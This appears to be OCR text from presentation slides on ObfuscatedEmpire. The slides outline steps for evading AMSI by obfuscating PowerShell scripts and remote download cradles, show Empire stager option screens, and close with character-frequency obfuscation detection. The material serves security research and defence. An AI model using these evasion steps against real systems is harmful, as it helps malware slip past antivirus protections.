
Steps for effective AMSI evasion via obfuscation:


- Obtain code execution / interactive PowerShell session
- Obfuscate the desired PowerShell script
- Obfuscate a remote download cradle or one-liner
- Execute download cradle / one-liner and desired script


ObfuscatedEmpire

$ObfuscatedEmpire = Invoke-Obfuscation(Empire)

- Implemented w/ PowerShell for Linux
- Global obfuscate switch
- Stager obfuscate switch
- Preobfuscate command
- Optional control of Invoke-Obfuscation style obfuscation commands


VM 121 ('DEV-WIN10') - Mozilla Firefox
https://192.168.1.252:8006/?console=kvm&novnc=1&vmid=121&vmname=DEV-WIN10&node=pm&resize=null
Connected (encrypted) to: QEMU (DEV-WIN10)
Recycle Bin
Mozilla Firefox
Windows Defender
PC status: Protected
Home
Update
History
Settings
Help
View the items that were detected as potentially harmful and the actions that you took on them:
Quarantined items
Items that were prevented from running but not removed from your PC.
Allowed items
Items that you've allowed to run on your PC.
All detected items
Items that were detected on your PC.
To help protect user privacy, these items are hidden.
Click View details to see the items.
View details
Type here to search
4:22 AM
4/23/2017
VM 122 ('DEV-KALI') - Mozilla Firefox
https://192.168.1.252:8006/?console=kvm&novnc=1&vmid=122&vmname=DEV-KALI&node=pm&resize=null
Connected (encrypted) to: QEMU (DEV-KALI)
Applications
Places
Terminal
Sun 04:21
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
[Empire] Post-Exploitation Framework
[Version] 2.0.0-beta | [Web] https://theempire.io
EMPIRE
264 modules currently loaded
1 listeners currently active
1 agents currently active
(Empire) >


Applications
Places
Terminal
Sun 19:40
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
[Empire] Post-Exploitation Framework
[Version] 2.0.0-beta | [Web] https://theempire.io
264 modules currently loaded
0 listeners currently active
0 agents currently active
(Empire) >


root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
Options:
Name Required Value Description
---- -------- ------- -----------
ProxyCreds False default Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language True powershell Language of the stager to generate.
Base64 True True Switch. Base64 encode the output.
OutFile False File to output launcher to, otherwise displayed on the screen.
Obfuscate False False Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand False Token\All\1,Launcher\STDIN++\12467 The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
SafeChecks True True Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries False 0 Times for the stager to retry connecting.
Listener True http Listener to generate stager for.
Proxy False default Proxy to use for request (default, none, or other).
UserAgent False default User-agent string to use for the staging request (default, none, or other).
(Empire: stager/multi/launcher) >
root@kali: /opt/ObfuscatedEmpire
File Edit View Search Terminal Help
root@kali:/opt/ObfuscatedEmpire#

What now?

Obfuscation detection through analysis of character frequency

1. Define a “normal” baseline
2. Choose a required similarity
3. For a given script: If similarity requirement is not met, script is obfuscated

Credit – @Lee_Holmes - http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/

Invoke-ObfuscationDetection

